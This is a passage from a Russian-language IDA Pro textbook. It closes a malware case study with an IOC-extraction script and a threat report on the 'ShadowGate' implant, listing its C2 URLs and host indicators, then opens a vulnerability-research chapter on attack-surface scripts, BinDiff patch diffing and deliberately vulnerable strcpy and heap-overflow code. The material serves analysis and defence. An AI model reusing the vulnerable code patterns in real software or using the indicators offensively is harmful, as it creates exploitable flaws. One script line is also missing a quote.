                    'function': name,
                    'address': f"0x{func_ea:X}",
                })
                idc.set_func_name(func_ea, "api_hash_function")
                print(f"  [HASH] API hashing function @ 0x{func_ea:X}")

    def export_iocs(self, output_path):
        """Экспорт IoC в JSON"""
        report = {
            'filename': idaapi.get_input_file_path(),
            'md5': idautils.GetInputFileMD5().hex() if hasattr(
                idautils, 'GetInputFileMD5') else 'N/A',
            'analysis_date': '2024-01-31',
```

```
            'iocs': dict(self.iocs),
        }

        with open(output_path, 'w') as f:
            json.dump(report, f, indent=2)
        print(f"\n[+] IOCs exported to {output_path}")

    def run(self):
        """Запуск полного анализа"""
        print("=" * 60)
        print("ShadowGate IOC Extractor v1.0")
        print("=" * 60)

        print("\n[*] Extracting C2 URLs...")
        self.find_c2_urls()

        print("\n[*] Searching for registry keys...")
        self.find_registry_keys()

        print("\n[*] Finding mutex names...")
        self.find_mutex_names()

        print("\n[*] Detecting crypto constants...")
        self.find_crypto_constants()

        print("\n[*] Detecting API hashing...")
        self.find_api_hashing()

        print(f"\n{'=' * 60}")
        print(f"[*] Analysis complete. Summary:")
        for category, items in self.iocs.items():
            print(f"    {category}: {len(items)} items")

        self.export_iocs("shadowgate_iocs.json")

# Запуск
analyzer = ShadowGateAnalyzer()
analyzer.run()
```

Результат работы скрипта:

```
============================================================
ShadowGate IOC Extractor v1.0
============================================================

[*] Extracting C2 URLs...
  [C2] https://cloud.ms-updates.net/api/v2/sync @ 0x10008A00
  [C2] https://cdn.win-telemetry.com/collect @ 0x10008A40
  [C2] https://doh.example.net/dns-query @ 0x10008A80

[*] Searching for registry keys...
  [REG] Software\Classes\CLSID\{D5AB5662-131D-453D-88C8-9BBA87502ADE} @ 0x10008B00
  [REG] Software\Microsoft\Windows\CurrentVersion\Run @ 0x10008B80

[*] Finding mutex names...
  [MTX] Global\{8A3F-B12C-D4E5-GATE} @ 0x10008C00

[*] Detecting crypto constants...
  [CRYPTO] AES S-Box @ 0x1000D000

[*] Detecting API hashing...
  [HASH] API hashing function @ 0x100023A0

============================================================
[*] Analysis complete. Summary:
    c2_urls: 3 items
    registry: 2 items
    mutexes: 1 items
    crypto: 1 items
    api_hashing: 1 items

[+] IOCs exported to shadowgate_iocs.json
```

25.3.8 Итоги анализа кейса 3

Сводная таблица индикаторов ShadowGate:

```
===== THREAT INTELLIGENCE REPORT: ShadowGate =====

Classification: APT implant, modular backdoor
Attribution:    State-sponsored (assessment: HIGH confidence)
Target sector:  Energy / Critical infrastructure
Kill chain:     Spearphishing → Macro → Shellcode → DLL Loader → Modular Payload

NETWORK INDICATORS:
  C2 Servers:
    https://cloud.ms-updates.net/api/v2/sync
    https://cdn.win-telemetry.com/collect
    https://doh.example.net/dns-query (DNS-over-HTTPS fallback)

  C2 Protocol:
    Custom binary protocol over HTTPS POST
    JSON wrapper: {"version":"2.0","method":"sync","params":{"data":"<base64>"}}
    Encryption: AES-256-GCM
    Header XOR obfuscation
    Certificate pinning

  User-Agent:
    Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 ...

HOST INDICATORS:
  Files:
    %SystemRoot%\System32\wmiprvse.dll.mui
    %SystemRoot%\System32\wbem\core.bin

  Registry:
    HKCU\Software\Classes\CLSID\{D5AB5662-131D-453D-88C8-9BBA87502ADE}\InProcServer32

  Mutex:
    Global\{8A3F-B12C-D4E5-GATE}

  Scheduled Task:
    "WMI Provider Service" → rundll32 <path>,ServiceMain

MODULES:
  core_implant    — Core C2 communication, command dispatch
  keylogger       — Keyboard logging (GetRawInputData hook)
  screenshot      — Periodic screenshot capture
  file_stealer    — File search and exfiltration
  lateral_move    — WMI/PSExec lateral movement
  c2_config       — C2 server configuration

ANTI-ANALYSIS:
  Process blacklist (ida.exe, x64dbg.exe, wireshark.exe, ...)
  VM detection (CPU count, RAM, disk size)
  Timing check (QueryPerformanceCounter)
  HWID-bound payload encryption (prevents analysis on different machine)

MITRE ATT&CK:
  T1566.001  Spearphishing Attachment
  T1059.005  Visual Basic (macro dropper)
  T1055.001  DLL Injection
  T1547.001  Registry Run Keys
  T1053.005  Scheduled Task
  T1546.015  COM Hijacking
  T1041      Exfiltration Over C2
  T1573.001  Encrypted Channel (AES-256-GCM)
  T1497.001  System Checks (VM/Sandbox detection)
  T1027      Obfuscated Files (XOR, aPLib compression)
```

25.4 Общие приёмы и рекомендации

25.4.1 Чеклист анализа малвари в IDA Pro

На основании рассмотренных кейсов составим практический чеклист:

Этап 1: Первичная сортировка - Проверить энтропию секций (высокая = упаковка/шифрование). - Оценить таблицу импортов (минимальная = упаковка, характерный набор = конкретная функциональность). - Проверить точку входа (нестандартная секция = подозрительно). - Запустить YARA-правила для идентификации известных семейств.

Этап 2: Распаковка (если необходимо) - Определить упаковщик (Detect It Easy, PEiD, ручной анализ). - Найти OEP (Original Entry Point) через анализ распаковщика. - Снять дамп и восстановить таблицу импортов (Scylla, ImpREC). - Альтернатива: написать IDAPython-скрипт расшифровки.

Этап 3: Статический анализ - Переименовать функции по мере понимания их назначения. - Определить и задокументировать структуры данных (Local Types в IDA). - Аннотировать crypto-функции, хеш-функции, кодировщики. - Искать строки, URL, IP-адреса, ключи реестра.

Этап 4: Извлечение IoC - Автоматизировать через IDAPython-скрипты. - Экспортировать в STIX/YARA для обмена с сообществом.

25.4.2 IDAPython-шаблон для быстрого анализа

```
"""
Универсальный стартовый скрипт для анализа малвари
Запускать в IDA Pro: File → Script file...
"""

import idaapi
import idautils
import idc

def quick_malware_triage():
    """Быстрая сортировка образца"""
    print("=" * 60)
    print("MALWARE TRIAGE REPORT")
    print("=" * 60)

    # 1. Базовая информация
    info = idaapi.get_inf_structure()
    print(f"\nFile: {idaapi.get_input_file_path()}")
    print(f"Processor: {info.procname}")
    print(f"File type: {'PE' if info.filetype == idaapi.f_PE else 'Other'}")

    # 2. Секции
    print(f"\nSections:")
    for seg in idautils.Segments():
        name = idc.get_segm_name(seg)
        start = idc.get_segm_start(seg)
        end = idc.get_segm_end(seg)
        size = end - start
        # Вычисляем энтропию
        data = idaapi.get_bytes(start, min(size, 0x10000))
        if data:
            from collections import Counter
            import math
            counts = Counter(data)
            total = len(data)
            entropy = -sum(
                (c/total) * math.log2(c/total)
                for c in counts.values() if c > 0
            )
        else:
            entropy = 0.0
        print(f"  {name:10s} 0x{start:08X}-0x{end:08X} "
              f"size=0x{size:X} entropy={entropy:.2f}")

    # 3. Импорты подозрительные
    suspicious_apis = {
        'VirtualAlloc', 'VirtualProtect', 'WriteProcessMemory',
        'CreateRemoteThread', 'NtCreateSection', 'NtMapViewOfSection',
        'IsDebuggerPresent', 'CheckRemoteDebuggerPresent',
        'CryptEncrypt', 'CryptDecrypt', 'CryptGenRandom',
        'InternetOpenA', 'InternetOpenW', 'HttpSendRequestA',
        'URLDownloadToFileA', 'URLDownloadToFileW',
        'RegSetValueExA', 'RegSetValueExW',
        'CreateServiceA', 'CreateServiceW',
        'ShellExecuteA', 'ShellExecuteW',
    }

    print(f"\nSuspicious imports:")
    for ea in idautils.Functions():
        name = idc.get_func_name(ea)
        flags = idc.get_func_attr(ea, idc.FUNCATTR_FLAGS)
        if flags & idaapi.FUNC_LIB:  # imported function
            if name in suspicious_apis:
                xrefs = list(idautils.CodeRefsTo(ea, 0))
                print(f"  {name:35s} ({len(xrefs)} xrefs)")

    # 4. Интересные строки
    print(f"\nInteresting strings:")
    import re
    patterns = {
        'URL': re.compile(r'https?://[^\s"\'<>]+'),
        'IP':  re.compile(r'\b\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3}\b'),
        'Registry': re.compile(r'(?:HKEY_|Software\\|CurrentVersion)'),
        'File extension': re.compile(r'\*\.\w{2,4}\b'),
```

```
        'Command': re.compile(r'(?:cmd|powershell|wmic|vssadmin|schtasks)'),
    }

    for s in idautils.Strings():
        val = str(s)
        for pname, pattern in patterns.items():
            if pattern.search(val):
                print(f"  [{pname:15s}] {val[:70]} @ 0x{s.ea:X}")
                break

    print(f"\n{'='*60}")

quick_malware_triage()
```

25.5 Заключение

Три рассмотренных кейса демонстрируют полный спектр задач, с которыми сталкивается аналитик вредоносного ПО:

- **Банковский троян ZBot.AX** -- классическая архитектура с упаковкой, API hashing, шифрованной конфигурацией и web-инъектами. Ключевым навыком здесь является умение идентифицировать криптографические алгоритмы (RC4, AES) и восстанавливать структуры данных (TLV-конфигурация, формат web-инъектов).
- **Шифровальщик CryptLock** -- пример того, как ошибка в реализации (использование `srand(GetTickCount())` вместо `CryptGenRandom()`) полностью компрометирует криптографическую схему. Несмотря на использование RSA-2048 и AES-256, слабый PRNG позволяет восстановить ключ шифрования за минуты. Анализ в IDA Pro и Hex-Rays позволил выявить уязвимость и написать рабочий декриптор.
- **APT-имплант ShadowGate** -- наиболее сложный из трёх кейсов, демонстрирующий многостадийную архитектуру, модульную систему плагинов и кастомный бинарный C2-протокол. Анализ таких имплантов требует систематического подхода и активного использования автоматизации через IDAPython.

  IDA Pro в сочетании с декомпилятором Hex-Rays и скриптами на IDAPython остаётся незаменимым инструментом для всех этапов анализа -- от первичной сортировки и распаковки до полной реконструкции логики малвари и извлечения индикаторов компрометации.

ЧАСТЬ VI

СПЕЦИАЛИЗИРОВАННЫЕ ТЕМЫ И ПРИЛОЖЕНИЯ

Глава 26. Анализ уязвимостей (Vulnerability Research)

26.1. Введение в исследование уязвимостей

Исследование уязвимостей (Vulnerability Research, VR) — одна из наиболее востребованных областей применения IDA Pro. Реверс-инженер, вооружённый глубоким пониманием архитектуры процессора, форматов данных и внутренних механизмов ОС, способен обнаруживать критические дефекты безопасности в программном обеспечении задолго до того, как они будут эксплуатированы злоумышленниками.

В этой главе мы рассмотрим полный цикл анализа уязвимостей: от методологии поиска и patch diffing до root cause analysis и написания PoC-эксплойтов.

26.2. Методология поиска уязвимостей

26.2.1. Подходы к поиску


Существуют три основных подхода к поиску уязвимостей:

1. Аудит исходного кода (White-box) — анализ при наличии исходников. IDA Pro используется для верификации найденных проблем на уровне бинарного кода.

2. Реверс-инжиниринг бинарного кода (Black-box/Grey-box) — основной сценарий работы с IDA. Аналитик декомпилирует целевой бинарный файл и вручную или полуавтоматически ищет паттерны уязвимого кода.

3. Patch diffing — сравнение уязвимой и исправленной версий для локализации патча и восстановления сути уязвимости.

26.2.2. Систематический workflow



26.2.3. Определение поверхности атаки в IDA

Первый шаг — перечисление всех функций, принимающих внешние данные. IDAPython-скрипт для поиска импортов, связанных с вводом данных:

```python
# ida_vuln_surface.py — Перечисление поверхности атаки
import idautils
import idaapi
import idc

# Опасные функции ввода / обработки данных
INPUT_FUNCTIONS = {
    # Сетевой ввод
    'recv', 'recvfrom', 'recvmsg', 'read', 'fread',
    'WSARecv', 'WSARecvFrom',
    # Файловый ввод
    'fgets', 'gets', 'scanf', 'fscanf', 'sscanf',
    'ReadFile', 'NtReadFile',
    # Строковые операции (sinks)
    'strcpy', 'strcat', 'sprintf', 'vsprintf',
    'wcscpy', 'wcscat', 'lstrcpyA', 'lstrcpyW',
    # Память
    'memcpy', 'memmove', 'RtlCopyMemory',
    # Форматные строки
    'printf', 'fprintf', 'syslog', 'wprintf',
}

def enumerate_attack_surface():
    """Найти все xrefs к опасным функциям."""
    results = {}

    for name in INPUT_FUNCTIONS:
        ea = idc.get_name_ea_simple(name)
        if ea == idaapi.BADADDR:
            # Попробовать с суффиксами
            for suffix in ['', 'A', 'W', '_s']:
                ea = idc.get_name_ea_simple(name + suffix)
                if ea != idaapi.BADADDR:
                    break

        if ea == idaapi.BADADDR:
            continue

        xrefs = list(idautils.CodeRefsTo(ea, 0))
        if xrefs:
            results[name] = []
            for xref in xrefs:
                func = idaapi.get_func(xref)
                func_name = idc.get_func_name(xref) if func else "unknown"
                results[name].append({
                    'call_addr': xref,
                    'caller': func_name,
                    'func_start': func.start_ea if func else 0
                })

    # Вывод результатов
    print("=" * 70)
    print("ATTACK SURFACE ANALYSIS")
    print("=" * 70)

    total_calls = 0
    for func_name, calls in sorted(results.items(), key=lambda x: -len(x[1])):
        print(f"\n[*] {func_name} — {len(calls)} вызов(ов):")
        for call in calls:
            print(f"    0x{call['call_addr']:08X}  в  {call['caller']}")
            total_calls += 1

    print(f"\n{'=' * 70}")
    print(f"Итого: {total_calls} потенциально опасных вызовов")
    print(f"Уникальных функций-источников: "
          f"{len(set(c['caller'] for calls in results.values() for c in calls))}")

    return results

# Запуск
attack_surface = enumerate_attack_surface()
```

26.2.4. Поиск опасных паттернов (Sink Analysis)

```
# ida_sink_analysis.py — Поиск конкретных опасных паттернов
import idautils
import idaapi
import idc

class SinkAnalyzer:
    """Анализатор опасных паттернов кода."""

    def __init__(self):
        self.findings = []

    def check_unbounded_copy(self):
        """Поиск strcpy/strcat без проверки длины."""
        dangerous = ['strcpy', 'strcat', 'wcscpy', 'wcscat',
                     'lstrcpyA', 'lstrcpyW', 'lstrcatA', 'lstrcatW']

        for name in dangerous:
            ea = idc.get_name_ea_simple(name)
            if ea == idaapi.BADADDR:
                continue

            for xref in idautils.CodeRefsTo(ea, 0):
                # Проверяем: есть ли перед вызовом проверка strlen
                has_length_check = False
                func = idaapi.get_func(xref)
                if not func:
                    continue

                # Сканируем 20 инструкций назад
                addr = xref
                for _ in range(20):
                    addr = idc.prev_head(addr)
                    if addr < func.start_ea:
                        break
                    mnem = idc.print_insn_mnem(addr)
                    if mnem == 'call':
                        callee = idc.print_operand(addr, 0)
                        if 'strlen' in callee or 'wcslen' in callee:
                            has_length_check = True
                            break
                    # Проверка cmp с константой (возможная проверка размера)
                    if mnem == 'cmp':
                        has_length_check = True
                        break

                if not has_length_check:
                    self.findings.append({
                        'type': 'UNBOUNDED_COPY',
                        'severity': 'HIGH',
                        'address': xref,
                        'function': idc.get_func_name(xref),
                        'sink': name,
                        'description': f'{name}() без проверки длины буфера'
                    })

    def check_format_string(self):
        """Поиск уязвимостей форматной строки."""
        fmt_funcs = {
            'printf': 0, 'fprintf': 1, 'sprintf': 1,
            'snprintf': 2, 'syslog': 1, 'wprintf': 0,
            'swprintf': 1,
        }

        for name, fmt_arg_idx in fmt_funcs.items():
            ea = idc.get_name_ea_simple(name)
            if ea == idaapi.BADADDR:
                continue

            for xref in idautils.CodeRefsTo(ea, 0):
                # Анализируем аргумент форматной строки
                # Для x86: аргументы через стек, ищем push перед call
                args = self._get_call_arguments(xref)

                if fmt_arg_idx < len(args):
```

```
                    fmt_arg = args[fmt_arg_idx]
                    # Если аргумент — не константная строка, а переменная
                    if not self._is_string_constant(fmt_arg):
                        self.findings.append({
                            'type': 'FORMAT_STRING',
                            'severity': 'CRITICAL',
                            'address': xref,
                            'function': idc.get_func_name(xref),
                            'sink': name,
                            'description': (
                                f'{name}() с неконстантной форматной строкой '
                                f'(arg[{fmt_arg_idx}] = 0x{fmt_arg:08X})'
                            )
                        })

    def check_integer_overflow(self):
        """Поиск потенциальных целочисленных переполнений перед malloc/new."""
        alloc_funcs = ['malloc', 'calloc', 'realloc', 'operator new',
                       'HeapAlloc', 'VirtualAlloc', 'LocalAlloc', 'GlobalAlloc']

        for name in alloc_funcs:
            ea = idc.get_name_ea_simple(name)
            if ea == idaapi.BADADDR:
                continue

            for xref in idautils.CodeRefsTo(ea, 0):
                # Ищем арифметику (add/mul/shl) в 10 инструкциях перед вызовом
                addr = xref
                func = idaapi.get_func(xref)
                if not func:
                    continue

                for i in range(10):
                    addr = idc.prev_head(addr)
                    if addr < func.start_ea:
                        break
                    mnem = idc.print_insn_mnem(addr)
                    if mnem in ('add', 'mul', 'imul', 'shl', 'lea'):
                        # Проверяем: есть ли проверка переполнения после
                        next_addr = idc.next_head(addr)
                        next_mnem = idc.print_insn_mnem(next_addr)
                        if next_mnem not in ('jc', 'jo', 'jb', 'cmp', 'test'):
                            self.findings.append({
                                'type': 'INTEGER_OVERFLOW',
                                'severity': 'HIGH',
                                'address': addr,
                                'function': idc.get_func_name(xref),
                                'sink': name,
                                'description': (
                                    f'Арифметика ({mnem}) перед {name}() '
                                    f'без проверки переполнения'
                                )
                            })
                        break

    def _get_call_arguments(self, call_ea):
        """Извлечь аргументы вызова (x86 cdecl/stdcall — через push)."""
        args = []
        addr = call_ea
        func = idaapi.get_func(call_ea)
        if not func:
            return args

        for _ in range(8):  # Максимум 8 аргументов
            addr = idc.prev_head(addr)
            if addr < func.start_ea:
                break
            mnem = idc.print_insn_mnem(addr)
            if mnem == 'push':
                op_type = idc.get_operand_type(addr, 0)
                op_val = idc.get_operand_value(addr, 0)
                args.append(op_val)
            elif mnem == 'call':
                break  # Другой вызов — стоп

        return args

    def _is_string_constant(self, ea):
```

```
        """Проверить, указывает ли адрес на строковую константу."""
        if ea == 0 or ea == idaapi.BADADDR:
            return False
        seg = idaapi.getseg(ea)
        if seg is None:
            return False
        # Строковые константы обычно в .rdata/.rodata
        seg_name = idc.get_segm_name(seg.start_ea)
        return seg_name in ('.rdata', '.rodata', '__cstring', 'CONST')

    def report(self):
        """Вывести отчёт о найденных проблемах."""
        severity_order = {'CRITICAL': 0, 'HIGH': 1, 'MEDIUM': 2, 'LOW': 3}
        self.findings.sort(key=lambda f: severity_order.get(f['severity'], 99))

        print("\n" + "=" * 75)
        print("  VULNERABILITY SCAN RESULTS")
        print("=" * 75)

        for i, finding in enumerate(self.findings, 1):
            sev = finding['severity']
            marker = {'CRITICAL': '!!!', 'HIGH': '!! ', 'MEDIUM': '!  ', 'LOW': '.  '}
            print(f"\n[{marker.get(sev, '?  ')}] #{i} [{sev}] {finding['type']}")
            print(f"      Адрес:   0x{finding['address']:08X}")
            print(f"      Функция: {finding['function']}")
            print(f"      Sink:    {finding['sink']}")
            print(f"      Описание: {finding['description']}")

        print(f"\n{'=' * 75}")
        print(f"  Итого: {len(self.findings)} находок")
        crit = sum(1 for f in self.findings if f['severity'] == 'CRITICAL')
        high = sum(1 for f in self.findings if f['severity'] == 'HIGH')
        print(f"  CRITICAL: {crit}, HIGH: {high}")
        print(f"{'=' * 75}")

# Использование
analyzer = SinkAnalyzer()
analyzer.check_unbounded_copy()
analyzer.check_format_string()
analyzer.check_integer_overflow()
analyzer.report()
```

26.3. Patch Diffing с BinDiff

26.3.1. Концепция patch diffing

Patch diffing — метод сравнения двух версий бинарного файла (до и после патча безопасности) для определения, какие именно изменения были внесены. Это один из наиболее эффективных способов быстро найти уязвимость по информации о выпущенном исправлении.

26.3.2. Подготовка к анализу

```
Шаг 1: Получить два бинарных файла
  - vulnerable.dll   (до патча, например, из предыдущего обновления)
  - patched.dll      (после патча)

Шаг 2: Создать базы IDA для обоих файлов
  $ ida64 -B vulnerable.dll    # Создаёт vulnerable.idb
  $ ida64 -B patched.dll       # Создаёт patched.idb

Шаг 3: Экспортировать в формат BinExport
  В IDA: Edit → Plugins → BinExport → Save as BinExport v2
  Получаем: vulnerable.BinExport, patched.BinExport

Шаг 4: Запустить BinDiff
  $ bindiff vulnerable.BinExport patched.BinExport
```

26.3.3. Пошаговый workflow в BinDiff

Этап 1: Обзор результатов сравнения

После запуска BinDiff открываем результат в GUI:

```
┌──────────────────────────────────────────────────────────────┐
│ BinDiff — Matched Functions                                  │
├──────────────────┬──────────────────┬────────┬───────────────┤
│ Primary          │ Secondary        │ Sim.   │ Confidence    │
├──────────────────┼──────────────────┼────────┼───────────────┤
│ sub_10001000     │ sub_10001000     │ 1.000  │ 1.000         │
│ parse_header     │ parse_header     │ 0.850  │ 0.950   ← !   │
│ validate_input   │ validate_input   │ 0.720  │ 0.900   ← !!  │
│ process_data     │ process_data     │ 1.000  │ 1.000         │
│ handle_request   │ handle_request   │ 0.950  │ 0.980         │
└──────────────────┴──────────────────┴────────┴───────────────┘
```

Ключевой показатель — столбец Similarity. Функции с `Sim < 1.0` были изменены в патче. Чем ниже значение, тем больше изменений.

Этап 2: Фильтрация изменённых функций

```python
# bindiff_filter.py — Фильтрация результатов BinDiff через SQLite
import sqlite3
import sys

def analyze_bindiff(db_path, threshold=0.99):
    """Найти функции, изменённые патчем."""
    conn = sqlite3.connect(db_path)
    cursor = conn.cursor()

    # Таблица function в BinDiff SQLite
    query = """
        SELECT
            f.address1, f.address2,
            f.name1, f.name2,
            f.similarity, f.confidence,
            f.basicblocks1, f.basicblocks2,
            f.instructions1, f.instructions2
        FROM function f
        WHERE f.similarity < ?
        ORDER BY f.similarity ASC
    """

    cursor.execute(query, (threshold,))
    results = cursor.fetchall()

    print(f"\nФункции с similarity < {threshold}:")
    print("-" * 90)
    print(f"{'Адрес (old)':>12} {'Адрес (new)':>12} {'Sim':>6} "
          f"{'BB old':>6} {'BB new':>6} {'Имя'}")
    print("-" * 90)

    for row in results:
        addr1, addr2, name1, name2, sim, conf, bb1, bb2, ins1, ins2 = row
        name = name1 if name1 else name2
        bb_delta = bb2 - bb1
        marker = " <<<" if sim < 0.9 else ""
        print(f"  0x{addr1:08X}   0x{addr2:08X}  {sim:.3f}"
              f"  {bb1:>5}  {bb2:>5}  {name}{marker}")

    conn.close()
    return results

# Пример использования
if __name__ == '__main__':
    db_path = sys.argv[1] if len(sys.argv) > 1 else "diff_results.BinDiff"
    analyze_bindiff(db_path)
```

Этап 3: Анализ изменений на уровне базовых блоков

В BinDiff GUI переходим к функции с низким Similarity и смотрим граф сравнения:


VULNERABLE VERSION
mov ecx, [ebp+8]
push ecx
call strlen
add esp, 4
push ecx
push [ebp+buf]
call strcpy
PATCHED VERSION
mov ecx, [ebp+8]
push ecx
call strlen
add esp, 4
cmp eax, 100h
ja .error_exit
← ДОБАВЛЕНО
← ДОБАВЛЕНО
push ecx
push [ebp+buf]
call strcpy
Вывод: добавлена проверка длины перед strcpy → buffer overflow

26.3.4. Автоматизация patch diffing с IDAPython

```
# ida_patch_diff_helper.py — Помощник для анализа патчей
import idautils
import idaapi
import idc

class PatchDiffHelper:
    """Инструменты для анализа патча после BinDiff."""

    def __init__(self):
        self.changed_functions = []

    def import_bindiff_results(self, bindiff_db_path):
        """Импортировать результаты BinDiff и пометить изменённые функции."""
        import sqlite3
        conn = sqlite3.connect(bindiff_db_path)
        cursor = conn.cursor()

        cursor.execute("""
            SELECT address1, name1, similarity
            FROM function
            WHERE similarity < 1.0
            ORDER BY similarity ASC
        """)

        for addr, name, sim in cursor.fetchall():
            # Установить цвет для изменённых функций
            if sim < 0.8:
                color = 0x4040FF  # Красный — сильно изменены
            elif sim < 0.95:
                color = 0x40FFFF  # Жёлтый — умеренно изменены
            else:
                color = 0x80FF80  # Зелёный — незначительно изменены

            func = idaapi.get_func(addr)
            if func:
                # Окрасить все инструкции функции
                for head in idautils.Heads(func.start_ea, func.end_ea):
                    idc.set_color(head, idc.CIC_ITEM, color)

                # Добавить комментарий
                idc.set_func_cmt(addr,
                    f"[PATCH DIFF] Similarity: {sim:.3f}", 1)

                self.changed_functions.append({
                    'addr': addr, 'name': name, 'similarity': sim
                })

        conn.close()
        print(f"Импортировано {len(self.changed_functions)} изменённых функций")

    def analyze_added_checks(self, func_ea):
        """Анализировать добавленные проверки (cmp/test перед jcc)."""
        func = idaapi.get_func(func_ea)
        if not func:
            return

        checks = []
        for head in idautils.Heads(func.start_ea, func.end_ea):
            mnem = idc.print_insn_mnem(head)
            if mnem in ('cmp', 'test'):
                next_ea = idc.next_head(head)
                next_mnem = idc.print_insn_mnem(next_ea)
                if next_mnem.startswith('j'):
                    op0 = idc.print_operand(head, 0)
                    op1 = idc.print_operand(head, 1)
                    checks.append({
                        'addr': head,
                        'check': f'{mnem} {op0}, {op1}',
                        'branch': f'{next_mnem} 0x{idc.get_operand_value(next_ea, 0):X}
                    })

        print(f"\nПроверки в {idc.get_func_name(func_ea)} "
              f"(0x{func_ea:08X}):")
        for c in checks:
```

```
            print(f"  0x{c['addr']:08X}: {c['check']}  →  {c['branch']}")

        return checks

# Использование
helper = PatchDiffHelper()
helper.import_bindiff_results("C:/analysis/diff.BinDiff")
for f in helper.changed_functions:
    if f['similarity'] < 0.9:
        helper.analyze_added_checks(f['addr'])
```

26.3.5. Diaphora — альтернатива BinDiff

Diaphora — бесплатный плагин для IDA Pro с открытым исходным кодом:

```
# Экспорт базы для Diaphora (выполняется из IDA)
# File → Script File → diaphora.py
#
# Интерфейс:
#   - Экспорт текущей базы в SQLite
#   - Сравнение двух экспортированных баз
#   - Результаты: Best matches, Partial matches, Unmatched
#
# Преимущества Diaphora перед BinDiff:
#   - Использует псевдокод Hex-Rays для сравнения
#   - Бесплатная и с открытым кодом
#   - Более точная для сложных случаев
```

26.4. Типичные уязвимости: детальный разбор в IDA

26.4.1. Stack Buffer Overflow

Классическое переполнение стекового буфера. Рассмотрим типичный уязвимый код и его представление в IDA.

Псевдокод Hex-Rays уязвимой функции:

```
// Декомпилированный код (Hex-Rays)
int __cdecl process_username(const char *input)
{
    char buffer[64];       // [esp+0h] [ebp-44h]
    int cookie;            // [esp+40h] [ebp-4h]

    cookie = __security_cookie ^ (unsigned int)&cookie;
    strcpy(buffer, input);     // !!! Нет проверки длины
    printf("Hello, %s\n", buffer);
    return __security_check_cookie(cookie ^ (unsigned int)&cookie);
}
```

Ассемблер:

```
process_username:
    push    ebp
    mov     ebp, esp
    sub     esp, 44h              ; char buffer[64] + cookie

    ; Stack canary
    mov     eax, ___security_cookie
    xor     eax, ebp
    mov     [ebp-4], eax          ; cookie = __security_cookie ^ ebp

    ; strcpy(buffer, input) — УЯЗВИМОСТЬ
    mov     eax, [ebp+8]          ; arg: input
    push    eax                   ; src
    lea     ecx, [ebp-44h]        ; buffer (64 байта)
    push    ecx                   ; dst
    call    _strcpy
    add     esp, 8

    ; printf("Hello, %s\n", buffer)
    lea     eax, [ebp-44h]
    push    eax
    push    offset aHelloS        ; "Hello, %s\n"
    call    _printf
    add     esp, 8

    ; Проверка canary
    mov     ecx, [ebp-4]
    xor     ecx, ebp
    call    ___security_check_cookie

    mov     esp, ebp
    pop     ebp
    retn
```

Анализ в IDA:

```
# Скрипт для поиска stack buffer overflow
def find_stack_buffer_overflows():
    """Поиск strcpy/memcpy с стековым буфером в качестве dst."""
    dangerous_funcs = ['strcpy', 'strcat', 'gets', 'sprintf']
    findings = []

    for func_name in dangerous_funcs:
        ea = idc.get_name_ea_simple(func_name)
        if ea == idaapi.BADADDR:
            continue

        for xref in idautils.CodeRefsTo(ea, 0):
            caller = idaapi.get_func(xref)
            if not caller:
                continue

            # Анализируем стековый фрейм вызывающей функции
            frame = idaapi.get_frame(caller)
            if not frame:
                continue

            frame_size = idc.get_func_attr(
                caller.start_ea, idc.FUNCATTR_FRSIZE)

            # Ищем lea reg, [ebp-XX] перед вызовом (dst = стековый буфер)
            addr = xref
            for _ in range(5):
                addr = idc.prev_head(addr)
                if addr < caller.start_ea:
                    break
                mnem = idc.print_insn_mnem(addr)
                if mnem == 'lea':
                    op1 = idc.print_operand(addr, 1)
                    if 'ebp-' in op1 or 'rbp-' in op1 or 'esp+' in op1:
                        findings.append({
                            'vuln_call': xref,
                            'function': idc.get_func_name(xref),
                            'sink': func_name,
                            'buffer_ref': op1,
                            'frame_size': frame_size
                        })
                        break

    for f in findings:
        print(f"[STACK BOF] 0x{f['vuln_call']:08X} in {f['function']}: "
              f"{f['sink']}(dst={f['buffer_ref']}) frame_size={f['frame_size']}")

    return findings
```

26.4.2. Heap Buffer Overflow

Переполнение кучи отличается от стекового тем, что буфер расположен в динамически выделенной памяти.

Hex-Rays:

```
// Типичный паттерн heap overflow
int __cdecl parse_packet(const char *data, int data_len)
{
    int header_type;
    int payload_len;
    char *buffer;

    header_type = *(uint16_t *)data;
    payload_len = *(uint16_t *)(data + 2);    // Длина из пакета (контролируется)

    buffer = (char *)malloc(256);              // Фиксированный размер!
    if (!buffer)
        return -1;

    // payload_len может быть > 256!
